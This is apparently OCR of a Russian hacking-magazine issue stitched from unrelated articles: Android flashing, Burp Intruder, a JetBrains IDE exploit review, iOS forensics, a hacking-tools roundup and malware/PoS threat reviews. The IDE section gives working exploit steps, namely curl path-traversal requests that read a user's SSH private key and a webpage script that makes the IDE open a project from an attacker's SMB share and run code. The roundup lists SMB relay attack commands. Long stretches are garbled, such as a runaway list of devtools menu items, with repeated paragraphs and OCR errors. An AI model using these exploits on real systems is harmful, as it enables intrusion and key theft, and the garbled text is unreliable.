Так вот, для того чтобы установить в телефон сторонние прошивки, в большинстве случаев используется команда fastboot или свои по себе гораздо Android flash tool(в случае с Qualcomm). Но в большинстве случаев (обычно несложно) через fastboot flash recovery, потом через данные(для действия надо). Для чего? Для чего бы нужно? Для чего бы нужно?

Проблема заключается в том, что для установки сторонних прошивок не всегда необходимо отключить проверку цифровой подписи загрузчика от производителя. Иначе нельзя будет прошивать сторонние образы восстановления (custom recovery

WARNING

Все информация предоставлена исключительно в ознакомительные цели. Люди, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK

ПРИКРУЧИВАЕМ УМНЫЙ ПРОЦЕССИНГ HTTP-ОТВЕТОВ В BURP INTRUDER

Fleas,
Habr: Fleas
Twitter: @fleas_ru

Часто при аудите веб-приложений требуется проанализировать ответ веб-сервера и на основе его анализа сделать какие-то выводы (желательно в сводную таблицу результатов). Burp Intruder — популярный инструмент для атак комбинированных атак на параметры HTTP-запроса. Но кроме извлечения данных из HTML-ответов по простейшей регулярке, он не умеет никак их анализировать. Исправим это и прикрутим к Intruder свой кастомный процессинг ответов сервера на Python.

Задача

Для демонстрации подхода возьмем простую задачу: есть форум, который по URL вида **http://forum.local/groups/<ID/User/** выдает список юзеров из процесса с ID = <ID>. Список ID грубо есть, их около сотни. Задача: найти группу с наибольшим количеством юзеров, а остальные отсортировать по убыванию.

```
GET /groups/1/users/ HTTP/1.1
Host: forum.local
```

Users
Firefox Debugger
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
Disable JavaScript
No Throttling
Status
Method
File
Domain
Cause
Type
Transferred
Size
Headers
Cookies
Request
Response
Timings
Stack Trace
Response payload
Raw
Filter output
Search
Block
Send
Edit and Resend
Copy as cURL
Copy as Fetch
Copy as HAR
Save All as HAR
Block URL
Block Domain
Block Type
Block Cookies
Block Cookie Name
Block Cookie Value
Block Cookie Domain
Block Cookie Path
Block Cookie Expiration
Block Cookie Secure
Block Cookie HttpOnly
Block Cookie SameSite
Block Cookie Priority
Block Cookie Partition
Block Cookie Source Port
Block Cookie Source Scheme
Block Cookie Partition Key
Block Cookie Partition Key Site
Block Cookie Partition Key Site Scheme
Block Cookie Partition Key Site Port
Block Cookie Partition Key Site Port Scheme
Block Cookie Partition Key Site Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme
Block Cookie Partition Key Site Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port Scheme Port

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В настоящем обзоре мы проведем по мотивостежным уязвимостям и покажем, как в одном из маршрутизаторов NUUO которые доказывают, что производители сетевого оборудования не всегда уделяют должное внимание вопросам информационной безопасности. Также мы покажем, как в популярном среди разработчиков клиенте JetBrains PyCharm, Hello, IDEA, обнаружили уязвимость, позволяющую выполнять произвольный код при открытии

ВНИМАНИЕ!

ВНИМАНИЕ!

ВНИМАНИЕ!

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

← Начало статьи

В сегодняшнем обзоре мы пройдемся по многочисленным уязвимостям в продуктах компании NUUO, которая занимается разработкой систем для камер наблюдения. Помимо этого, разберем несколько уязвимостей, которыми были подвержены популярные среды разработки компании JetBrains (PyCharm, IntelliJ IDEA, WebStorm и другие): удаленное выполнение кода и раскрытие файлов.

Обходимся без перебора названия проекта

Чтобы не перебирать названия, Mimi стал искать доступные API, которые предоставляет веб-сервер PyCharm. И эта многие сказывают [illegible] вида / **api/internal**, которая соответствует **JetBrainsProtocolHandler+HttpService**. Она позволяет передавать данные в JSON, содержащую URL со схемой **jetbrains:**. Затем IDE что-то с ними делает. Автор эксплоита пишет, что не смог найти документацию по этим URL, так что пришлось изучать самостоятельно.

Многообещающие, в частности, выглядит обработчик **jetbrains://project_name>/open/<path>**.


```
public class JBProtocolOpenProjectCommand extends
JBProtocolCommand {
  public JBProtocolOpenProjectCommand() {
    super("open");
  }

  @Override
  public void perform(String target, Map<String, String>
  parameters) {
    String path = URLDecoder.decode(target);
    path = StringUtil.trimStart(path,
    LocalFileSystem.PROTOCOL_PREFIX);
    ProjectUtil.openProject(path, null, true);
  }
}
```

Этот код позволяет открыть проект по абсолютному пути. К примеру, директория **/etc** есть в большинстве *nix-подобных систем. Попытаемся открыть ее:

```
$ curl "http://127.0.0.1:63342/api/internal" --data "{\"url": ←
  "jetbrains://whatever/open/etc"}"
```


И получаем ошибку:



Ошибка при открытии директории /etc

Открыть можно только директорию со структурой проекта JetBrains. К счастью, PyCharm 2016.1 и выше идет с такой структурой, причем в системном каталоге. В ОС X это выглядит следующим образом: **/Applications/PyCharm.app/Contents/helpers**. Попробуем открыть:

```
$ curl -v "http://127.0.0.1:63342/api/internal" --data '{"url": ←
  "jetbrains://whatever/open/Applications/PyCharm.app/Contents/←
  helpers"}'
```



Открытие директории helpers

Получилось! Теперь нам даже не требуется искать точное имя проекта, так как мы знаем проект, который всегда есть. В Linux стандартной директории для PyCharm может не быть, так как многие сначала инсталлируют в виде архива tar и распаковывают куда бог на душу положит. Однако путь можно определить, выполнив запрос **/api/about?more+true** и найдя ключ **homePath**.

```
{
  "name" : "PyCharm 2016.1.2",
  "productName" : "PyCharm",
  "baselineVersion": 145,
  "buildNumber": 844,
  "vendor": "JetBrains s.r.o.",
  "isEAP": false,
  "productCode": "PY",
  "buildDate": 1460098800000,
  "isSnapshot": false,
  "configPath": "/home/user/.PyCharm2016.1/config",
  "systemPath": "/home/user/.PyCharm2016.1/system",
  "binPath": "/home/user/opt/pycharm/bin",
  "logPath": "/home/user/.PyCharm2016.1/system/log",
  "homePath": "/home/user/opt/pycharm"
}
```

Теперь у нас есть открытый проект **helpers**, мы определили домашнюю директорию с помощью ответа от **/api/about?more+true** и можем составить запрос для получения пользовательских ключей SSH. Путь будет примерно следующим: **/helpers/.../.%2f..%2f..%2f..%2f..%2f..%2fhome/user/.ssh/id_rsa**

```
$ curl -v "http://localhost:63342/helpers/.%2f..%2f..%2f..%2f..←
  %2f..%2fhome/user/.ssh/id_rsa"
> GET /helpers/.%2f..%2f..%2f..%2f..%2f..%2fhome/user/.ssh/id_rsa
HTTP/1.1
[...]
>
< HTTP/1.1 200 OK
< content-type: application/octet-stream
< server: PyCharm 5.0.4
[...]
<
ssh-rsa AAAAB3NzaC[...]
```

Эксплуатация в Windows


Трюк с **helpers**, описанный выше, работает, только если у пользователя есть PyCharm 2016.1. Но как быть с другими IDE? Вернемся к обработчику **jetbrains://project/open** и проверим, какие еще пути он может открывать. Выбор Мимо пал на пути UNC. Это специальные пути Windows, которые позволяют указать на файлы, доступные по сети по адресам вида **\\servername\sharename\filepath**. Множество Windows API для работы с файлами (в Java API, которые выступают обертками к ним) понимают такие пути и могут получать доступ к ресурсам, расшаренным на других машинах по SMB. В результате читать и записывать такие файлы можно точно так же, как и на локальной машине. Если мы сможем заставить IDE открыть проект из нашей шары, то нам не придется гадать, как называется проект на машине жертвы.

В качестве теста автор годин шару Samba с именем **anonnesting** без авторизации, которая содержала проект JetBrains, а затем попытался открыть ее:


```
$ curl -v "http://127.0.0.1:63342/api/internal" --data '{"url": ←
  "jetbrains://whatever/open/\\\\smb.example.com\anonshare\←
  testing"}'
```

Провайдер со стороны атакуемой машины не заблокировал исходящий трафик. Это позволяет запустить произвольный проект с подконтрольного нам удаленного ресурса. Однако такое поведение позволяет не только читать произвольные файлы в системе.

Каждый проект в JetBrains IDE имеет возможность установить задание после запуска. К примеру, в PyCharm это Python-скрипт, а в Android Studio и IntelliJ IDEA — файл gir. Они будут автоматически срабатывать после запуска проекта. Добавим в корневой каталог «атакующего» проекта скрипт **hax.py**.



Установка скрипта has.py, который стартует после загрузки проекта в PyCharm



Настройки скрипта has.py


Скрипт будет содержать всего две строчки :).

```
import os
os.system("calc.exe")
```

Загрузим проект на наш сервер с Samba и сделаем страницу со следующим содержимым:

```
<script>
  var xhr = new XMLHttpRequest();
  xhr.open("POST", "http://127.0.0.1:63342/api/internal",
  true);
  xhr.send("{\"url":
  "jetbrains://whatever/open/\\\\\\\\123.456.789.101\\\\anonsha
  re\\\\testing"}");
</script>
```

После того как жертва зайдет на наш сайт, у нее появится...


localhost:63342
Calculator
STANDARD
0
7
8
9
4
5
6
1
2
3
Open
Open
Open

Иван Кузнецов
aka Ivanhoe
Специалист по ИБ

МОБИЛЬНАЯ КРИМИНАЛИСТИКА

ИЗВЛЕКАЕМ ДАННЫЕ ИЗ iOS-УСТРОЙСТВ И ПРОВОДИМ ИХ АНАЛИЗ

Мобильный девайс, будь то смартфон или планшет, может рассказать о своем хозяине гораздо больше, чем его друзья, родные и даже жена. Информация о звонках, смс, данные геопозиционирования начинают с изучения данных, которые хранятся в iOS-устройстве. Мы расскажем, как извлечь из iOS-устройства информацию и как грамотно оформить результаты, если к нам в руки попадет «яблочный» девайс? Что, где и как искать? Ответы в статье – и сюжеты о покере, как по детективу.

ЧТО ЕДЕТ В ЛАБОРАТОРИЮ ПРАКТИКАНТА?

Еще раньше спецы мы были могучие, мощные, весь с пластмассой кожаным, с ремнями, с кобурой, в общем, прямо как Шварценнегер. Но с ростом технологий и развитием криминалистики стали все компактнее и компактнее – и теперь вся криминалистическая лаборатория может уместиться в одном чемодане – мобильном криминалистическом комплексе. Вот, например, Cellebrite UFED Touch – это и есть мобильная криминалистическая лаборатория, которая не стоит ничего. Так, разумеется, шутка. Но в ней есть все необходимое в судебного фейса. Так, кажись, нормально сказал Шварценнегер. Но вернемся к нашему комплексу. Cellebrite UFED Touch позволяет извлекать данные из iOS-устройств. Он поддерживает все модели iPhone, iPad и iPod touch, начиная с iPhone 3G, iPad 1 и iPod touch 2 и заканчивая последними версиями iPhone 5S и iPhone 5C, iPad Air и iPad mini Retina, а также iPod touch 5. Поддерживается извлечение данных из iOS 4 и из iOS 7 (beta 3).

Cellebrite UFED Touch – это, по сути, планшет, имеющий Touch-экран, чтобы нажать, ввести, сделать что-то еще. Внутри – ОС Windows Embedded Standard 7 и, конечно, куча всякого разного, чтобы «мобильник» не скучал. Для подключения к iOS-устройствам в комплекте есть кабели для всех iPhone, iPad и iPod. Также в комплекте – кабель для подключения к компьютеру, чтобы можно было скачивать данные с Cellebrite UFED Touch на компьютер, а также кабели, чтобы можно было подключать к Cellebrite UFED Touch USB-накопители, карты памяти и прочие гаджеты. Также в комплекте – сумка, чтобы, перевозя с места на место, не сильно трясти. Ну,

ЛОМАЕМ СОФТ ДЛЯ ANDROID

Евгений Зобнин

ЧАСТЬ 1: КОГДА ПЛАТНОЕ СТАНОВИТСЯ БЕСПЛАТНЫМ

Ни один разговор о взломе и модификации приложений не обходится без упоминания дизассемблера, дебаггера, формата исполняемых файлов и виздеструкций IDA Pro. Однако в отличие от десктопных приложений, где инструменты для вскрытия и даже внедрения кода в приложение сосвем не обязательно использовать все эти инструменты. Как можно легко декомпилировать обфускаторы в Java и модифицировать, используя пару простых инструментов и технологий редактор.

Этот статьей мы начинаем цикл, посвященный вскрытию и модификации приложений для Android. Первая часть — теоретическая, мы разберемся, как устроены файлы APK, научимся разбирать APK, научимся разбирать APK, научимся разбирать

Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Не авторы, не редакция за твои действия ответственности не несут!

Автор:
Dan McInerney

URL:
github.com/danmcinerney/autorelay

Система:
Linux

Autorelay

Autorelay — скрипт на Python для организации автоматизированной атаки SMB relay как на локальные, так и на удаленные устройства. Инструмент использует Responder для отравления, Metasploit для HTTP NTLM relay и Snarf для проведения MITM-атаки. При работе локально требуется только интерфейс и XML-файл Nmap или список IP-адресов для целевой сети, чтобы определить SMB-хосты. При использовании для SMB relaying на JumpBox необходим IP-адрес JumpBox.
Локальное использование:

```
$ sudo ./autorelay.py -x local-network.xml ↩
    -i eth0
$ sudo ./autorelay.py -l ips.txt -i eth0 ** ↩
    -l option needs some we fixing **
```

Удаленное использование:

```
$ sudo ./autorelay.py -x remote-network.xml ↩
    -i eth0 -r 95.34.53.243
$ sudo ./autorelay.py -l ips.txt -i eth0 ↩
    -r 95.34.53.243
```

Авторы:
Itzik Kotler, Amit Klein

URL:
github.com/SafeBreach-Labs/pacdoor

Система:
Windows/Linux/Mac

Pacdoor

Pacdoor — это proof of concept вредоносного кода на JavaScript в виде Proxy Auto-Configuration (PAC) файла. Pacdoor имеет два канала взаимодействия, позволяющих извлекать HTTPS URLs и отключать доступ к определенным URL.

Устанавливается (для этого потребуется Python 2.7.x) следующим образом:

```
$ git clone https://github.com/SafeBreach-↩
    Labs/pacdoor.git
$ cd pacdoor
$ cd server
$ pip install -r requirements.txt
```

Инструмент впервые был представлен на конференции Black Hat USA 2016 в презентации Cripping HTTPS with unholy PAC (pdf).

Авторы:
not an official Google

URL:
github.com/google/santa

Система:
Mac

Santa

Популярность macOS растет, растет и интерес к ней — как злоумышленников, так и исследователей. В итоге обнаруживаются все новые уязвимости и вредоносный код для нее. Santa — это система белых и черных списков исполняемых файлов для macOS. Как ты мог заметить, проект находится в репозитории Гугла, однако это не официальный проект Google.

Состав инструмента:

- kernel extension, которое следит за выполнением программ;
- userland daemon, который принимает решение о выполнении или невыполнении программы на основании данных SQLite базы данных;
- GUI agent, который уведомляет пользователя о случаях блокирования приложения;
- command-line — утилита для управления системой и синхронизацией базы данных с сервером.

Особенности управления:

- два режима работы: MONITOR и LOCKDOWN;
- логирование всех событий;
- правила на основе сертификатов;
- правила на основе путей файлов.

Более подробную документацию смотри на странице проекта.

Авторы:
James Loureiro, Georgi Geshev

URL:
github.com/mwrlabs/KernelFuzzer

Система:
Windows, macOS, QNX

Ядерный фаззинг

Уязвимости в ядре операционных систем всегда вызывают большой интерес — начиная с поднятия привилегий и обхода ограничений песочниц вплоть до удаленного выполнения кода в системе. Искать уязвимости в ring 0 части — это не то же самое, что и в ring 3 части. При этом не стоит забывать, что ring 0 Windows отличается от ring 0 Linux и тем более QNX и, таким образом, к каждой операционной системе нужен свой подход.

KernelFuzzer — это кросс-платформенный фреймворк для фаззинга ядра, написанный на C.

Основные компоненты:

- база знаний по системным вызовам — взаимодействие user- и kernel-пространства;
- хранилище объектов — интересные объекты для фаззинга;
- ядро системы — в основном механизмы ловли и обработки падений;
- вспомогательные функции — для создания, заполнения и возвращения валидных структур;
- база знаний по OS API — для взаимодействия с системными библиотеками (доступ к файлам, пользовательский интерфейс, графика и мультимедиа, устройства, сеть);
- значения для фаззинга — значения различных типов данных (boolean, integer, float и другие).

Данный фаззер был протестирован на Windows 7/10, OS X и QNX. Но, как бы то ни было, в первую очередь авторы при создании этого инструмента были нацелены на поиск уязвимостей. Более подробно об инструменте можно узнать из презентации Platform Agnostic Kernel Fuzzing (pdf).

Авторы:
Antonio «CoolerVoid» Costa

URL:
github.com/CoolerVoid/raptor_waf

Система:
Linux

Raptor WAF

Raptor — это файрвол для веб-приложений, написан на C с использованием DFA (deterministic finite automation) и нацелен на блокирование SQL-инъекций, cross site scripting и path traversal.

Начнем с небольшого примера использования/проверки.

1. Поднимем HTTPd-сервер на 80-м порту и запустим raptor:

```
$ bin/Raptor -h localhost -p 80 -r 8883 ↩
    -w 4 -o loglog.txt
```

2. Копируем уязвимый PHP-код в нашу веб-директорию на сервере:

```
$ cp doc/test_dfa/test.php /var/www/html
```

3. Начинаем тестировать различные атаки по адресу `http://localhost:8883/test.php`.
4. ???
5. Profit!

Прелесть этого Waf заключается в том, что он написан на C и его можно собрать, в принципе, на любую архитектуру (ARM, MIPS и так далее), — главное, чтобы были GCC и make. Текущая версия активно тестируется на ОС Linux.

Также хочется сказать, что есть поддержка черных списков для IP-адресов, поддержка IPv4 и IPv6, некоторые наработки по защите от DoS, работа с SSL/TLS.

Более подробно о проекте можно узнать в документации (pdf).

Авторы:
Marco Lancini

URL:
github.com/mwrlabs/needle

Система:
iOS

Тестируем iOS-приложения

Я думаю, все, кто занимается безопасностью мобильных приложений, знакомы с прекрасным инструментом — фреймворком drozer для ОС Android. К сожалению, долгое время не хватало подобного инструмента для iOS. И вот совсем недавно на свет появилась тулза от тех же ребят — инструмент под названием Needle.

Needle — это фреймворк для оценки безопасности iOS-приложений, написанный на Python и базирующийся на множестве вспомогательных утилит (для организации полного цикла) и фреймворке для перехвата функций Frida. Инструмент уже поддерживает как iOS 8, так и iOS 9. Для джейлбрейкнутого устройства необходимы Cydia, OpenSSH, Apt 0.7 Strict. В качестве машины для анализа подойдет Kali или macOS. В ближайшее время разработчики обещают еще и предоставление Docker-контейнера.

Needle работает по тем же принципам, что и drozer, с такой же CLI-строкой. Для старта достаточно указать Bundle ID целевого приложения и параметры для подключения к устройству.

Основные функции:

- выполнение локальных команд;
- shell-доступ на устройстве;
- выполнение команд на устройстве;
- загрузка и выгрузка с устройства файлов;
- автоконфигурация;
- модульный подход;
- выполнение задач в фоне.

Основные классы проверок:

- анализ свойств бинарных файлов;
- анализ хранилища данных;
- динамический анализ приложения;
- перехват функций;
- анализ каналов передачи данных;
- статический анализ кода.

Можно с уверенностью сказать, что это must have инструмент для оценки безопасности iOS-приложений.

→

ЛЕТНИЙ МАРАФОН 2016: СВЕЖАЯ ГОРЯЧАЯ ТВОЯ

ОБЗОР САМЫХ ИНТЕРЕСНЫХ ВРЕДОНОСОВ ЗА ПОСЛЕДНИЕ ТРИ МЕСЯЦА

Павел Шлемин
аналитик,
«Лаборатория Касперского»


Большинство вредоносных программ, которые хеширмонтер попадают в нашу вирусную лабораторию, не представляют для среднего пользователя особого интереса. Как говорится, все новое — это либо накрытое упаковщиком старое, либо слепка модифицированный образец, незаконченный кем-то из хайповиков. Изрядка среди этого бесконечного потока попадается что-то по-настоящему любопытное — семпл, который можно обсудить с коллегами в курилке. Ну или рассказать в ленте читателям журнала «Хакер».

САМОРАСПРОСТРАНЯЮЩИЕСЯ ЛИКУХС-ТРОЯНЫ

Троянцы для Linux сейчас настолько редкое явление, что последнее время таки становится все больше. Не потому, что бородатые линуксоиды и их личные кошки стали вдруг жутковатенькими, а скорее потому, что в мировой разработке вредоносных программ — ребята прагматичные, не в первую очередь волнуют прибыль. А под управлением различных мотивраций Linux сейчас работают несметное число всевозможных девайсов: роутеры, телевизоры, системы хранилища, мясорубки. Стоп, мясорубка на Linux я еще не видел. В общем, вещь эта — перспективная, и сказывается на переносимости целых для создателей троянов. Вторая цель — веб-сайты.

Как создается подрывная деятельность крупнокорпоративных сайтов в нашей благословенной стране? Обычно руководитель компании решает открыть представительство в соседнем государстве — в соседнем государстве, что у кого есть, а у него ещё нет. Пишет на клиенте что-то вроде технического задания (хотя чаще обходится и без технического задания), и спустя несколько месяцев, изучает прайс, шевелит бровями и в конце концов нанимает знакомого студента за пятьдесят долларов. Тот начал бесстрашный WordPress, нагуглил, что на него взломы шлют каждые пять минут и сделал все это на костыле. Хорошо, если догадается сменить дефолтный пароль администратора. Обновление CMS? Нет, не слышал. Плагины нагружаются со собой такие интересные фичи — ложный курсы для любого взаимодействия с сайтом. Вот, что всем по порядку.

Начнем с того, что этот прикол, написанный на языке Go, по-видимому, все еще находится в стадии разработки и активного дополнения. Иначе невозможно объяснить, почему при работе он генерирует значительное количество отладочных сообщений, которые записывает в файл на устройстве **/dev/null**. Троянец имеет несколько модулей. Один из них сканирует сеть в поисках сайтов под управлением различных движков для Drupal, для чего ищет индексную страницу сайта и файл Changelog.TXT, а потом проверяет в них наличие характерных строк. Запад. Для Joomla Rex 1 с использованием уязвимости CVE-2014-7204 выполняет SQL-инъекцию в форму для ввода логина и меняет аутентификационный ключ в администраторской учетке. Заодно удаляет на сайт и наблюдает вот такую прелестную картину:



Если взлом удался, троян загружает на сайт бинарный файл с собственной конфигой и запускает его на исполнение. Таким образом, Linux.Rex 1 реализует механизм самораспространения, то есть умеет распространяться автоматически. Без участия пользователя.

Помимо этого, данная малвара может рассылать по электронной почте письма с угрозами. Например, обещает владельцам сайтов организовать DDoS-атаку. Чтобы избежать этой участи, потенциальная жертва должна заплатить выкуп в биткойнах. В своих сообщениях троян дает просит получателя перерасылкою отвечественному сотруднику компании, если оно пришло не по назначению. Причем угрозы эти не новые. Linux.Rex 1 умеет отправлять DDoS-атаки методами **HttpFlood, HttpPost, slowLoris, tlsThc и DnsAmp**. Но самое интересное. Троянец в Tor, если сообщения того даже просит получателя перерасылкою, пытаясь отвечественному сотруднику компании, если оно пришло не по назначению. Причем угрозы эти не новые. Linux.Rex 1 умеет отправлять DDoS-атаки методами **HttpFlood, HttpPost, slowLoris, tlsThc и DnsAmp**. Но самое интересное. Троянец в Tor, если сообщения того даже просит получателя перерасылкою, пытаясь отвечественному сотруднику компании, если оно пришло не по назначению. Причем угрозы эти не новые. Linux.Rex 1 с использованием уязвимости CVE-2014-7204 выполняет SQL-инъекцию в форму для ввода логина и меняет аутентификационный ключ в администраторской учетке. Заодно удаляет на сайт и наблюдает вот такую прелестную картину:

Если взлом удался, троян загружает на сайт бинарный файл с собственной конфигой и запускает его на исполнение. Таким образом, Linux.Rex 1 реализует механизм самораспространения, то есть умеет распространяться автоматически. Без участия пользователя.

Помимо этого, данная малвара может рассылать по электронной почте письма с угрозами. Например, обещает владельцам сайтов организовать DDoS-атаку. Чтобы избежать этой участи, потенциальная жертва должна заплатить выкуп в биткойнах. В своих сообщениях троян

НОВЫЕ УГРОЗЫ ДЛЯ СТАРЫХ PoS-ТЕРМИНАЛОВ

Денис Макрушин
defec.ru, twitter.com/defcxzx

Казалось бы, не так давно мир узнал об угрозах, специально разработанных для необычных, наполненных всамделишными деньгами компьютеров — банкоматах. Прошло несколько лет, и ряды «необычных компьютеров» пополнились новыми устройствами для торговых операций и приема к оплате платежных карт — PoS-терминалами (point of sales, точка продаж).

↓

2013 год ознаменовался инцидентом, который затронул жителей США: данные более 40 миллионов банковских карт и информация о более чем 70 миллионах клиентов крупной торговой сети Target оказались в руках злоумышленников. При расследовании выяснилось, что причиной инцидента стала не компрометация системы процессинга платежей или серверов компании, а зараженные кассовые аппараты и PoS-терминалы. Вредоносное программное обеспечение, установленное на них злоумышленниками, перехватывало платежные данные, находящиеся в оперативной памяти устройства в открытом виде. В 2014 году ситуация с терминалами повторилась в другой торговой сети, Home Depot, и привела к утечке данных с 56 миллионов карт.

Эти инциденты показали, что злоумышленники не только пристально следят за трендами развития технологий и устройств приема и обработки платежей, но и непрерывно разрабатывают специализированное вредоносное программное обеспечение для кражи ценных финансовых данных.

До масштабных взломов розничной сети проблема вредоносных программ для PoS-терминалов не столько игнорировалась, сколько просто не привлекала внимание общественности и СМИ, несмотря на то что PoS-злодеры атаковали различные предприятия по крайней мере с 2010 года. Так, еще в 2010 году мир узнал о зловреде **Trojan-Spy.Win32.POS** (также известном как CardStealer), который искал данные платежной карты на зараженной рабочей станции и передавал найденную информацию на сервер злоумышленников. С тех пор антивирусные эксперты каждый год обнаруживают все новые и новые экземпляры вредоносного ПО, разработанного для кражи платежных данных с PoS-терминалов.

2010	Trojan-Spy.Win32.POS (CardStealer)
2011	Backdoor.Win32.Desty (Dexter)
2012	Trojan-Spy.Win32.Vskim (vSkimmer)
2013	BlackPOS (modified CardStealer)
2013	Trojan.Win32.Fsysn (Chewbacca)
2014	Backdoor.Win32.Backoff (Backoff)
2015	LogPOS, Punkey, POSeydon, FindPOS

Хронология обнаружения угроз для PoS-терминалов (источник: «Лаборатория Касперского»)

В настоящее время заражение PoS-терминалов уже вышло за пределы точечных атак, и киберпреступники получили новый плацдарм для реализации угроз, который позволяет ближе всего подобраться к чужим деньгам.

ОС общего назначения против вредоносного ПО конкретного назначения

Жизнь злоумышленников отчасти упрощается тем, что PoS-устройства на самом деле обычные компьютеры, которые также могут использоваться (и порой используются, особенно в сфере малого бизнеса) для «общих целей», в том числе для серфинга в Сети и проверки электронной почты. Это означает, что преступники в некоторых случаях могут получить удаленный доступ к таким устройствам.

Зловред **Dexter**, обнаруженный в 2012 году, воровал реквизиты банковских карт, атакуя торговые терминалы, находящиеся под управлением ОС семейства Windows. Он внедрялся в системный процесс iexplore.exe, считывал оперативную память и искал платежные данные, достаточные для изготовления поддельной пластиковой карты (имя владельца, номер счета, срок годности и номер карты, включающий код эмитента, класс и тип карты, и так далее), затем отправлял собранную информацию на удаленный сервер, подконтрольный злоумышленникам.

```
u2 = lstrlen("update-", u12);
if ( StrCmpNIA(u16, "update-", u2) )
{
  u3 = lstrlen("checkin:", u11);
  if ( StrCmpNIA(u16, "checkin:", u3) )
  {
    u4 = lstrlen("scanin:", u10);
    if ( StrCmpNIA(u16, "scanin:", u4) )
    {
      u5 = lstrlen("uninstall", u9);
      if ( StrCmpNIA(u16, "uninstall", u5) )
      {
        u6 = lstrlen("download-", u8);
        result = StrCmpNIA(u16, "download-", u6);
        if ( !result )
        {
          u19 = u16 + lstrlen("download-", u7);
          u16 = u19 + sub_151C80(&u15, u19, 59) + 1;
```

Примеры команд, которые Dexter принимал от управляющего сервера

Dexter за время своего существования успел поразить сотни PoS-систем в широко известных сетях розничной торговли, отелей, ресторанов, а также на частных парковках. И как можно догадаться, большая часть рабочих станций жертв находилась под управлением операционной системы Windows XP.


Другим печально известным примером стала угроза, получившая название **Backoff**. Этот PoS-троян разработан для кражи с платежных терминалов информации о картах. Подобно Dexter, этот зловред читал оперативную память PoS-терминала, чтобы получить данные платежных карт. Кроме того, некоторые версии Backoff содержали компонент перехвата клавиатурного ввода (кейлоггер) предположительно на тот случай, если он окажется не на PoS-терминале, а на обычной рабочей станции, которая также может быть использована для платежей (а значит, пользователь будет вводить ценную информацию с клавиатуры).

Точки продаж в «неторговых» местах

В настоящее время PoS-устройства могут жрать своих пользователей не только в торговых сетях, супермаркетах или гостиницах. Парки и улицы пестрят терминалами оплаты парковки всевозможных средств перемещения и уютными «будками» быстрой подзарядки мобильного девайса. Аэропорты и вокзалы предлагают получить справочную информацию и оплатить билеты через различные устройства. В кинотеатрах находятся терминалы покупки и бронирования билетов на киносеансы. В поликлиниках и государственных учреждениях посетителей встречают устройства электронных очередей и печати квитанций. В некоторых местах даже туалеты оснащаются терминалами оплаты!

